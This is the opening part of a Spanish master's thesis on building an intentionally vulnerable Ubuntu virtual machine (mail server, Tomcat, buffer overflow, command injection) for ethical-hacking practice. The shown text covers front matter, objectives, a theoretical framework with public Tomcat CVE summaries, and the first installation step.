



POSGRADOS

MAESTRÍA EN SEGURIDAD DE LA INFORMACIÓN

RPC-SO-28-NO.669-2021

OPCIÓN DE TITULACIÓN:

PROYECTO DE TITULACIÓN CON
COMPONENTES DE INVESTIGACIÓN
APLICADA Y/O DE DESARROLLO

TEMA:

DISEÑO DE UNA MÁQUINA VIRTUAL Y
ANÁLISIS DE SUS VULNERABILIDADES
CON FINES PRÁCTICOS: SERVIDOR DE
CORREO ELECTRÓNICO, SERVIDOR DE
APLICACIONES, DESBORDAMIENTO DE
BÚFFER E INYECCIÓN DE COMANDOS

AUTORES:

EDWIN RICARDO TOMALÁ PARRA
JONATHAN DANIEL ARGOTI CAIZA

DIRECTOR:

MIGUEL ARTURO ARCOS ARGUDO

CUENCA – ECUADOR
2024

Autores:



Edwin Ricardo Tomalá Parra

Ingeniero de Sistemas
Candidato a Magíster en Seguridad de la Información por la Universidad Politécnica Salesiana – Sede Cuenca.
etomala@est.ups.edu.ec



Jonathan Daniel Argoti Caiza

Ingeniero de Sistemas.
Candidato a Magíster en Seguridad de la Información por la Universidad Politécnica Salesiana – Sede Cuenca.
jargoti@est.ups.edu.ec

Dirigido por:



Miguel Arturo Arcos Argudo

Ingeniero de Sistemas.
Doctor en Ciencias Computacionales para Smart Cities.
marcos@ups.edu.ec

Todos los derechos reservados.

Queda prohibida, salvo excepción prevista en la Ley, cualquier forma de reproducción, distribución, comunicación pública y transformación de esta obra para fines comerciales, sin contar con autorización de los titulares de propiedad intelectual. La infracción de los derechos mencionados puede ser constitutiva de delito contra la propiedad intelectual. Se permite la libre difusión de este texto con fines académicos investigativos por cualquier medio, con la debida notificación a los autores.

DERECHOS RESERVADOS

2024 © Universidad Politécnica Salesiana.

CUENCA – ECUADOR – SUDAMÉRICA

EDWIN RICARDO TOMALÁ PARRA

JONATHAN DANIEL ARGOTI CAIZA

Diseño de una máquina virtual y análisis de sus vulnerabilidades con fines prácticos:
servidor de correo electrónico, servidor de aplicaciones, desbordamiento de búffer e
inyección de comandos

DEDICATORIA

Dedico este proyecto a Dios por darnos el conocimiento necesario para realizar este trabajo, a mi mamá por impulsarme a obtener otro título y no quedarme en mi zona de confort, darme la oportunidad de volver estudiar y seguir formarme profesionalmente.

A Marisol Ramírez la compañera de toda mi vida, por comprender la importancia de dedicarse a los estudios y estar en todo momento apoyándome. a mi familia por todo el apoyo que me dieron, por no dejarme dar por vencidos, por darme ánimos en los momentos que más lo necesitaba, no dejarme rendir fácilmente y por último no me queda más que decir, que con la mano de ellos he podido llegar lejos.

Edwin Ricardo Tomalá Parra

Dedico este proyecto a mis padres, hermanos, familia en general y a todas las personas que han confiado en mí. A quienes siempre han estado apoyándome, impulsándome para superarme día a día. El culminar este proyecto no ha sido fácil, pero con la confianza de mi familia y la dedicación que he puesto para su elaboración, hemos logrado terminarlo con éxito.

Jonathan Daniel Argoti Caiza

AGRADECIMIENTO

Todo esfuerzo tiene sus recompensas, pero el esfuerzo siempre se logra con personas que te brindan su ayuda, de esta manera logras tener motivación, por eso queremos agradecer a nuestras familias por ser nuestra mayor motivación para realizar este proyecto.

Gracias a la universidad politécnica salesiana y a todas las personas que formaron parte de esta familia, porque han brindado todo su apoyo para poder formarme como un profesional. Por último, no me queda más que decir gracias, a todas las personas que faltaron de mencionarse y de una u otra forma ahí están, a quienes han guiado en toda la trayectoria de nuestra formación académica.

Edwin Ricardo Tomalá Parra

Quiero agradecer a mi familia por siempre confiar en mí, además quiero agradecer a la Universidad Politécnica Salesiana por todo este tiempo que he sido parte de esta familia Salesiana. A lo largo de estos años que aprendido muchas cosas tanto académicas como humanas, el conjunto de este aprendizaje ha hecho de mi un gran profesional. Dar las gracias a Dios por siempre llenarme de fortaleza y fe para cumplir mis metas.

Jonathan Daniel Argoti Caiza

Tabla de Contenido

1. Contenido

Resumen	7
Abstract	8
2. Introducción	9
3. Objetivos (general y específicos)	12
4. Determinación del Problema.....	13
Marco teórico referencial.....	14
5. Metodología y desarrollo	21
6. Conclusiones.....	82
7. Bibliografía.....	83

Diseño de una máquina virtual y análisis de sus vulnerabilidades con fines prácticos: servidor de correo electrónico, servidor de aplicaciones, desbordamiento de búffer e inyección de comandos

Autor(es):

Edwin Ricardo Tomalá Parra
Jonathan Daniel Argoti Caiza

Resumen

Palabras clave: hacker, vulnerabilidad, ataque informático, servidores

La seguridad de la información ha adquirido una gran importancia en la actualidad, el uso de servidores es muy común en todos los ámbitos, específicamente los servidores de correo y aplicaciones están expuestos a constantes ataques por parte de hackers. El enfoque en estos servidores es porque a través de ellos se puede tener acceso a la infraestructura de objetivo a atacar por parte de los hackers. El servidor de correo es muy vulnerable en su infraestructura y en la facilidad para establecer comunicaciones a través de un mensaje por correo electrónico.

El análisis de vulnerabilidades es una técnica que permite identificar previamente las vulnerabilidades de los equipos, antes de exponerlas en un ambiente laboral. Cuando logra identificar cuáles son las fallas de los servidores y a que están expuestos si no se corrigen estas fallas, se puede reducir la superficie de ataque. Es muy importante realizar este tipo de análisis con una planificación, ya que constantemente los diversos ataques empleados por los hackers evolucionan y de igual manera los encargados de la seguridad deben estar actualizados y preparados para contrarrestar los diferentes eventos que se presenten.

Abstract

Palabras clave: hacker, vulnerability, computer attack, servers

Information security has become very important nowadays, the use of servers is very common in all areas, specifically mail and application servers are exposed to constant attacks by hackers. The focus on these servers is because through them you can have access to the target infrastructure to be attacked by hackers. The mail server is very vulnerable in its infrastructure and in the ease of establishing communications through an e-mail message.

The analysis of vulnerabilities is a technique that allows to identify in advance the vulnerabilities of the equipment, before exposing them in a work environment. When it is able to identify what are the flaws of the servers and what they are exposed to if these flaws are not corrected, the attack surface can be reduced. It is very important to perform this type of analysis with planning, since the various attacks used by hackers are constantly evolving and, likewise, security managers must be updated and prepared to counteract the different events that may occur.

.

2. Introducción

La seguridad de la información se ha convertido en tema primordial tanto para organizaciones, gobiernos y personas. El gran aumento de dispositivos interconectados, el internet de las cosas, la forma en la que nos comunicamos hoy en día, todo esto engloba un desafío mayor al momento de precautelar el correcto manejo de la información. Para los expertos en seguridad se ha convertido en un objetivo el proteger según los estándares los datos para evitar que se vea comprometida la seguridad de la información.

Actualmente la gran mayoría de organizaciones cuentan con servidores de correo para gestionar tanto la información que reciben como la que envían por este medio. La configuración de servidores de correos puede ser compleja y propensa a errores. Un simple error al ingresar datos, ajustar permisos, un error en la configuración de un firewall o de reglas puede causar problemas en el funcionamiento del servidor y ser aprovechadas por atacantes como: spammers, grupos de ciber espionaje, crackers, scripts kiddies, hackers, ciberdelincuentes, empleados malintencionados, etc. (Richardson solera, 2009).

En cuanto a los servidores de aplicaciones o dispositivo de software, las organizaciones recurren a ellos con el fin de tener centralizada toda la información en único punto y de esta forma poseer un mayor control. Pero al tratarse de un sistema centralizado, las amenazas afectan a todos los ordenadores cliente que no podrán trabajar con las aplicaciones. Uno de los riesgos es la exposición de información sensible ya que, si el servidor no se encuentra configurado adecuadamente, podría filtrar información sensible en mensajes de error o registros, lo que podría ser utilizado por los atacantes (SAUCEDO & MIRANDA, 2015).

Es común que los atacantes utilicen vulnerabilidades débiles como parte de sus estrategias para comprometer sistemas informáticos o redes. Las vulnerabilidades

débiles son aquellas fallas o debilidades en el software, sistemas operativos, aplicaciones o configuraciones que pueden ser explotadas por atacantes para obtener acceso no autorizado o realizar acciones maliciosas, las vulnerabilidades débiles puede ser por contraseñas débiles, software desactualizado, fallos de seguridad en aplicaciones, configuraciones incorrectas o puertos abiertos innecesarios.

Históricamente, las vulnerabilidades de las inyecciones de comandos de Shell han sido muy importantes, aunque parece estar en declive últimamente. Este tipo de inyección de comandos ocurre cuando la aplicación invoca el shell del sistema operativo (C-shell o Bash en Unix, command shell en Windows, etc.) para iniciar otro programa (Jordan, 2009). Se trata de una vulnerabilidad de seguridad web que permite a un atacante ejecutar comandos arbitrarios en el servidor donde se aloja las aplicaciones instaladas, de esta forma compromete completamente la aplicación y todos sus datos.

El desbordamiento de buffer es uno de los problemas de seguridad con más vigencia en los primeros años, por el momento no existe explicación en concreto que pueda demostrar porque después de 10 años sigue siendo un obstáculo para los desarrolladores, por eso se dice que es un ataque muy común entre los hackers con el que se puede causar un problema muy serio en los sistemas. Existen numerosos tipos de ataques de desbordamiento, pero el más común es el de la pila. Este ataque consiste cuando un determinado programa por fallo en su implementación no es capaz de controlar la cantidad de datos que están en el buffer, haciendo que se ultra limite la capacidad del buffer (Dias, 2014).

El propósito del proyecto es identificar los errores de una incorrecta configuración de los servidores de correo y de aplicaciones, por lo cual se ha elaborado un manual práctico, donde se detalla los errores cometidos para conocer cómo actúa la inyección de comandos y el desbordamiento de buffer ante estas vulnerabilidades. Este manual incluye pautas y buenas prácticas de seguridad para la adecuada administración de los servidores de aplicaciones y correo. Además, ayuda a los

equipos de TI para mantener una postura de seguridad sólida y promover una cultura de seguridad en toda organización.

Para ello se ha utilizado máquinas virtuales con distribución Linux, en la cual se ha configurado todos los componentes necesarios para un servidor de correo electrónico como Postfix, el cual es un proceso que se ejecuta en segundo plano que gestiona la entrada y la salida de correos de internet a la intranet, o, de la intranet a internet, o, sin salir de la propia intranet (Berríos Reyes, 2006). Se ha realizado configuraciones débiles, como permisos incorrectos en las carpetas de correo, falta de autenticación segura o configuraciones que permiten el spam o el phishing. Posteriormente, dentro la misma máquina virtual se ha configurado los componentes necesarios para un servidor de aplicaciones como Tomcat, que es un software de código abierto (Apache Tomcat, 1999), JBoss o Node.js es un entorno de ejecución de javascript orientado a eventos asíncronos, diseñado para crear aplicaciones network escalable (OpenJS Foundation, s.f.), con estas aplicaciones conocidas por tener vulnerabilidades, se han realizado pruebas de inyección de comandos y el desbordamiento de buffer.

La importancia de este documento era mostrar vulnerabilidades débiles y conocidas, para contar con una guía que permita identificarlas y corregirlas, de esta forma se logró brindar un soporte ágil para casos similares como los mencionados en este proyecto. Conocer las vulnerabilidades débiles de un servidor y abordarlas de manera práctica es esencial para proteger la seguridad y privacidad de la información.

Lo que se consiguió con este proyecto es que se convierta en una referencia para actuar cuando se presente una de las vulnerabilidades mencionadas. Este proyecto se ha desarrollado en base a técnicas conocidas, que pondrán a prueba las principales superficies de ataque que presentan las infraestructuras. De esta forma se creó un manual completo de acciones reactivas y proactivas que se pueden implementar a nivel de ciberseguridad.

3. Objetivos (general y específicos)

Objetivo general

Diseñar y configurar una máquina virtual Linux que contenga una cantidad adecuada de vulnerabilidades instaladas de manera intencional con el fin de generar un manual completo de cómo identificarlas, evaluar los riesgos, explotarlas, solventarlas y hacer una comparación entre el estado de seguridad inicial y el final, con énfasis en: servidor de correo electrónico, servidor de aplicaciones, desbordamiento de búffer e inyección de comandos

Objetivos específicos

- Redactar un estado del arte y marco teórico adecuado que evidencie la importancia de analizar vulnerabilidades en una máquina virtual con el fin de practicar hacking ético.
- Diseñar una máquina virtual Linux que tenga una cantidad adecuada de vulnerabilidades configuradas de manera intencional con el fin de generar un manual completo de instalación, identificación de vulnerabilidades, evaluación de riesgos potenciales, explotación y reparación de las mismas, con énfasis en: servidor de correo electrónico, servidor de aplicaciones, desbordamiento de búffer e inyección de comandos
- Realizar una comparativa entre la máquina virtual con vulnerabilidades y la máquina virtual con vulnerabilidades reparadas con el fin de evidenciar la eficiencia de la reparación.

4. Determinación del Problema

La necesidad de virtualización de servidores aumentando considerablemente en las organizaciones, porque brindan muchos beneficios al momento de gestionar servidores, por ejemplo: la permisión de consolidar múltiples servidores en un único servidor físico, accesibilidad para escalar rápidamente la capacidad de los servidores, maximizar la utilización de recursos y mejoras en el rendimiento general del sistema.

Uno de los problemas más grandes que existe es el desconocimiento de la manera correcta de configurar e instalar servidores de aplicaciones y Servidores de correo en máquinas virtuales o el mal uso de las herramientas de virtualización, creyendo que son totalmente seguras y no se necesita establecer seguridades como en las estructuras físicas.

Se evidencia entonces la importancia de realizar un estudio sobre las probables causas que implican vulnerabilidades como el desbordamiento de buffer e inyección de comandos que se encuentran asechando a los servidores de aplicaciones y servidores de correos que se encuentran instaladas en máquinas virtuales, al momento de contar con malas configuraciones aplicadas.

Este trabajo servirá como una guía de buenas prácticas al momento de configurar servidores de aplicaciones y servidor de correos de sistemas operativos Linux en entorno virtual.

Marco teórico referencial

En esta sección presentaremos una breve sistematización de trabajos previos relacionados a la temática de vulnerabilidades de seguridad en ambientes virtuales y ataques de denegación de servicios.

4.1. Antecedentes de la investigación

Se han realizado muchas investigaciones en base a las buenas prácticas de la seguridad de la información, tanto en la búsqueda de vulnerabilidades como en la forma en que se puede evitarlas. El uso de laboratorios de prueba virtual es de suma importancia para la explotación de vulnerabilidades fuera de ambientes de producción, tal como lo indica Carlos Hipólito Tapia en su trabajo sobre “Mejores prácticas de seguridad en ambientes virtuales” (AYALA, 2017). Al tener un ambiente controlado de pruebas se puede actuar en base a los conocimientos de ciberseguridad, todo esto para establecer las mejores prácticas a implementar.

El correcto diseño de un ambiente simulado de pruebas debe asimilarse al ambiente real que se busca emular, así como lo detalla Julián Fonseca en su investigación del año 2015 (Fonseca, 2015), donde explica la infraestructura de red, los requerimientos tecnológicos, el hardware y software adecuados para el levantamiento de este tipo de ambientes. Además, existen diversas plataformas que simulan entornos de pruebas, como lo resalta Edgar Rivera, Mirian Cárdenas, Washington Chiriboga en su investigación del año 2020 (OSORIO, ZEA, & CASANOVA, 2020) cuando se realizan ataques de fuerza bruta que puedan comprometer los sistemas, ataques como la denegación de servicios, en la mayoría de los casos los servicios quedan dados de bajo. Por eso es importante realizar un análisis y evaluación de herramientas que generan este tipo de ataques para poder mitigar ese riesgo.

El termino hacking ético ha tomado una gran relevancia con el pasar de los años, términos como pentesting, ciberseguridad se han convertido en palabras muy importantes dentro de la seguridad de la información. Como lo menciona Alex Meucaylle en su trabajo del año 2019 (Meucaylle, 2019), en el cual ya no se realizaba solo explotación de vulnerabilidades en ambientes virtuales, sino se sigue metodologías como OOSSTMM, ISSAF y OWASP para establecer buenas prácticas de seguridad. La implementación de políticas de seguridad a nivel del personal como lo menciona (Amorocho, 2020) en el año, nos muestra el rol importante que tiene el factor humano dentro del manejo de los sistemas.

El análisis de vulnerabilidades en ambientes controlados ya no se centra solo en dispositivos físicos, se ha extendido al cloud computing, como lo menciona Javier Pérez en su trabajo del año 2019 (Perez, 2019), la arquitectura Cloud al ser flexible, escalable y compartida está expuesta a muchos riesgos, en donde se espera tener muchas mas contribuciones en base a investigaciones para mitigar estos riesgos. Los dispositivos móviles también requieren de simular ambientes controlados para explotar vulnerabilidades, lo menciona Lady Vargas en su investigación del año 2023 (Vargas,

2023), los smartphones pueden adquirir permisos de usuario lo cual permitiría que un atacante tenga acceso a toda la información desde la raíz, por lo cual es importante siempre aplicar los parches de seguridad del sistema operativo. Un smartphone está expuesto tanto a nivel de software como de hardware.

4.2. Conceptos y nociones principales

En esta sección se hará mención a los conceptos y nociones que resultan relevantes para la comprensión de este trabajo.

Servidor de aplicaciones

El servidor de aplicaciones actúa como intermediario entre los clientes (como navegadores web, dispositivos móviles o aplicaciones de escritorio). Está diseñado para alojar y ejecutar aplicaciones en un entorno de red, proporciona una plataforma o entorno en el cual se puede desarrollar, implementar y administrar aplicaciones empresariales (Romero Guillén, 2012).

Un Servidor de aplicaciones provee una estructura de tres capas que ayuda que nuestro sistema funcione de una forma más eficiente.




Fig. 1. Arquitectura en tres capas utilizando SA (fuente: <http://dspace.esPOCH.edu.ec/handle/123456789/1528>)

En la Fig. 1 se puede observar un diagrama que representa la arquitectura de tres capas utilizadas en servidores de aplicaciones.

Capa Cliente

El nivel de cliente es la interfaz de usuario que se comunica con la aplicación. En el cual el usuario final interrelaciona con la aplicación. El objetivo fundamental es visualizar información al usuario (Tulach., 2008).

Cliente Web. Es una aplicación o software que es ejecutado en un dispositivo, se usa para navegar y adquirir contenido de sitios web (Guillén, 2019). Como ejemplos tenemos los siguientes:

- Chrome
- Mozilla Firefox
- Microsoft Edge

Móvil. Algunas aplicaciones también actúan como clientes web, porque permite a los usuarios acceder a contenido en line (Enriquez, 2013).

Cliente Java/swing- VB/C++. Son aplicaciones de escritorio desarrolladas en lenguajes de programación y utilizan biblioteca de gráficos, para crear interfaces de usuarios (Groussard, 2012).

Capa Media

El nivel de Media involucra al servidor de aplicaciones, porque es el núcleo de la aplicación, en este nivel, toda la información adquirida en el nivel de cliente se procesa, la ventaja de este nivel es mantener en todo momento el control del tipo de operaciones que se ejecuten contra la base de datos (Polo, 2008).

Capa Datos

El nivel de Datos o también conocido como nivel de bases de datos, nivel de acceso de datos o backend, es aquel que almacena y administra información o datos que procesa una aplicación (Haines., 2006) y (Schincariol., 2006).

SGBD (Sistemas de Gestión de Base de Datos)

Es un software que se utiliza para gestionar o administrar bases de datos, facilita una interfaz para la interacción con la base de datos (de la Peña O'Shea, 2017). Algunos ejemplos son:

- MySQL
- Oracle Database
- Microsoft SQL server
- PostgreSQL

Aplicaciones EIS (Sistemas de información ejecutiva)

Son herramientas creadas para adquirir información estratégica y táctica a los ejecutivos de una institución, permite al ejecutivo mirar más allá de estos resúmenes, aumenta la facilidad de toma de decisiones (Elías Santos, 1992) y (Benítez Córdova, 2020). Algunos ejemplos son:

- Tableau
- Microsoft power BI.
- SAP BusinessObjects.

Servidor de aplicaciones Tomcat

Tomcat es un contenedor de servlets de código abierto desarrollado por el apache software foundation que se utiliza en la implementación para java servlet y java server pages. el motor de servlet de tomcat a menudo se presenta con frecuencia en combinación con el servidor web apache (Bosch lladó, 2020).

Servlets

La palabra servlet deriva de otro anterior applet, que se refiere a pequeños programas escritos en Java que se ejecutan en el contexto de un navegador web. En resumen, un servlet es un programa que se ejecuta en un servidor (Moral, 2003).

Versión de Tomcat vulnerables.

Las versiones 7, 8, 9 y 10 de Apache Tomcat están afectadas por 2 vulnerabilidades, una severidad crítica y otra media, de tipo denegación de servicio (DoS) en WebSocket y DoS en el protocolo HTTP/2, respectivamente (España(incibe), 2018). Algunas de ellas son:

- desde la 7.0.27, hasta la 7.0.104;
- desde la 8.5.0, hasta la 8.5.56;
- desde la 9.0.0.M1, hasta la 9.0.36;
- desde la 10.0.0-M1, hasta la 10.0.0-M6.

Servidor de correo electrónico

Es el encargado de gestionar el envío, recepción y almacenamiento de correos. Su funcionalidad principal es permitir la comunicación mediante protocolos de correo saliente y entrante. Estos servidores utilizan protocolos como SMTP (envío de correos), POP3 o IMAP (recibir correos). Un servidor de correo puede ser público (Gmail, Yahoo) o privado (configurado internamente por cada organización) (Cloudfare, 2023).

Vulnerabilidad

Es una debilidad o fallo en un sistema, aplicación, red o infraestructura que podría ser explotada por amenazas informáticas, utilizadas para provocar daño o acceder a información sumamente confidencial de una forma no autorizada (Cabezas Herrera, 2022).

Vulnerabilidad de desbordamiento de Buffer

Un desbordamiento de búfer es el resultado de meter más datos en un búfer de los que puede manejar (One, 1996). Desbordamiento de búfer se encarga de escribir fuera de los límites asignados la memoria, puede dañar los datos, bloquear el programa o provocar la ejecución de una carga útil de ataque (Katrina Tsipenyuk, 2005).

Vulnerabilidad de inyección de comandos

La inyección de comandos es un ataque cuyo objetivo es la ejecución de comandos arbitrarios en el sistema operativo host a través de una aplicación vulnerable. Los ataques de inyección de comandos son posibles cuando una aplicación pasa datos no seguros proporcionados por el usuario (formularios, cookies, encabezados HTTP, etc.) a un shell del sistema (Zhong, 2023).

Configuraciones incorrectas o débiles.

Una mala configuración puede dejar expuesto a muchos servicios, puertos o configuraciones sensibles que podrían ser explotados por atacantes. Esto puede incluir el uso de contraseñas débiles lo cual provocaría un ataque de fuerza bruta, permisos incorrectos de archivos y directorios, configuraciones de red inseguras o falta de actualizaciones y parches (Wagner, Nueva técnica de ataque para hackear servidores apache Tomcat. , 2023).

Exposición de información sensible

Revelar detalles sensibles de un servidor de aplicaciones, existen algunas versiones de apache con vulnerabilidades como se muestra en la tabla 1, lo que puede provocar una exposición de información sensible, como mensajes de error que contienen información del sistema, información de configuración o datos personales de los usuarios (Infante, 2023).

Tabla 1
Vulnerabilidad Divulgación de información

Código	CVE-2023-42795
Severidad	Alta
Versiones afectadas	<ul style="list-style-type: none"> – Apache Tomcat 11.0.0-M1 a 11.0.0-M11 – Apache Tomcat 10.1.0-M1 a 10.1.13 – Apache Tomcat 9.0.0-M1 a 9.0.80 – Apache Tomcat 8.5.0 a 8.5.93
Detalle	Tomcat cuenta con un error interno que provoca divulgación de información, en ciertos eventos, el sistema es capaz de omitir imperceptiblemente partes del proceso reciclado, esto permite que la información de una solicitud request/reponse se filtre a la siguiente.

Fuente: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-42795>

Fallos de seguridad en bibliotecas y componentes

Usualmente existen aplicaciones que utilizan bibliotecas y componentes de terceros como se puede visualizar en la tabla 2, y si estos a su vez contienen vulnerabilidades conocidas, los atacantes pueden aprovecharlas para comprometer el servidor de aplicaciones. Es importante mantener actualizadas todas las dependencias y bibliotecas utilizadas (Wagner, Vulnerabilidad de Apache Tomcat revela las cookies de sesión de aplicación a los atacantes., 2023).

Tabla 2
Vulnerabilidad por Fallos de componente

Código	CVE-2023-28708
Severidad	Alta
Versiones afectadas	<ul style="list-style-type: none"> -Apache Tomcat 11.0.0-M1 a 11.0.0-M2 -Apache Tomcat 10.1.0-M1 a 10.1.5 -Apache Tomcat 9.0.0-M1 a 9.0.71 -Apache Tomcat 8.5.0 a 8.5.85
Detalle	Cuando se utiliza RemoteIpFilter con solicitudes recibidas de un proxy inverso a través de HTTP que incluyen el X-Forwarded-Proto encabezado establecido en https, las cookies de sesión creadas por Tomcat no incluyen el atributo seguro. Esto podría provocar que

el agente de usuario transmita la cookie de sesión a través de un canal inseguro.

Fuente: <https://lists.apache.org/thread/hdksc59z3s7tm39x0pp33mtwdr8qr67>

4.4.6. Denegación de Servicios (DoS)

Como se muestra en la tabla 3, de acuerdo al autor M. Markovi en su artículo de investigación define “A diferencia de muchos otros ataques, la denegación de servicio proviene de enviar datos no validos a aplicaciones o redes, haciendo que las aplicaciones y los servicios cierren o funcionen de manera anormal” (Markovi, 2007). Enviar una inundación de paquetes se lo realiza hasta que se apague un servicio o una red entera bloqueando el tráfico, lo que resulta en una pérdida de accesos a los recursos de red por parte de los usuarios (Cueva Hurtado, 2017).

Tabla 3
Vulnerabilidad de DoS

Código	CVE-2023-42794
Severidad	Baja
Versiones Afectadas	– Apache Tomcat 9.0.70 a 9.0.80 – Apache Tomcat 8.5.85 a 8.5.93
Detalle	Esta vulnerabilidad radica en una falla de la función fork presente en los Commons FileUpload. En sistemas Windows, una aplicación web podría no cerrar correctamente una secuencia para un archivo cargado, lo que provocaría que el archivo permaneciera anclado al disco y consume espacio de almacenamiento de manera gradual. Este comportamiento eventualmente podría provocar una denegación de servicio al llenar completamente el espacio de almacenamiento en disco.

Fuente: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-42794>

4.4.7. Cross-site-scripting (XSS)

En esta técnica se aplica código, por lo general JavaScript, en aplicaciones o sitios web vulnerables. Una línea de comandos bien estructurada aplicada en sitios cruzados puede otorgar a los atacantes acceso completo a la aplicación. Generalmente esto sucede cuando hay poca frecuencia de controles necesarios en el sitio. Los scripts utilizados son una serie de instrucciones a ejecutar, que suelen ser programadas en java, html o cualquier lenguaje de programación (Pérez, 2015).

4.5. Hacker

Es un experto en seguridad, es una persona u organización que realiza ataques a infraestructuras, servicios, mediante la detección de vulnerabilidades que son explotadas por ellos. Existen tres tipos de hackers: sombrero negro (son hackers maliciosos), sombrero blanco (hacker ético), sombrero gris (descubren vulnerabilidades,

pero sin malas intenciones). Esos son los tipos de hackers más comunes, aunque existes otros más (Fernandez, 2022).

4.6. Hacker ético

También conocidos como hackers de sombrero blanco, son personas profesionales con capacidades en ciberseguridad, que usan sus conocimientos de forma legal y ética. Este conocimiento lo usan con autorización de las organizaciones para vulnerar sistemas o redes, lo que ayuda a mejorar la seguridad y conocer las vulnerabilidades para poder realizar un hardening (Fernandez, 2022).

4.7. Virtualización

La virtualización se caracteriza por ser una tecnología utilizada en representaciones virtuales de servidores, almacenamiento, redes y otras máquinas físicas. El software virtual imita las funciones de un hardware físico para ejecutar varias máquinas virtuales a la vez en una única maquina física.

La importancia de usar la tecnología de virtualización es ayudar a interactuar con cualquier recurso de hardware con mayor flexibilidad. Los equipos físicos generalmente consumen electricidad, ocupan espacio de almacenamiento y necesitan mantenimiento. Nos facilita en la administración, en el mantenimiento y utilización de la infraestructura de hardware como una aplicación en la web (Ayala, 2017).

5. Metodología y desarrollo

En resumen, la metodología a usar en el presente proyecto consistirá en las siguientes fases:

Fase 1: instalación y configuración de las herramientas mencionadas, de tal manera que, de forma intencionada, presente fallas y vulnerabilidades de seguridad. Para lo cual se irá presentando el paso a paso (a manera de manual) del proceso.


Fase 2: identificación y explotación de las vulnerabilidades intencionalmente configuradas.

Fase 3: corrección y/o reparación de las vulnerabilidades, para lo cual también se presentará el paso a paso.

Fase 4: verificación de la ausencia de las vulnerabilidades corregidas.

5.1 Instalación del sistema operativo Linux a utilizar

Instalación de la distribución Linux Ubuntu 22.04, se inicia con el proceso para instalar el sistema operativo seleccionado.




Identificar la dirección IP de la máquina virtual con el comando `ip add` (se detecta la dirección 192.168.216.131)

```
server@server-virtual-machine: ~  
server@server-virtual-machine:~$ ip add  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
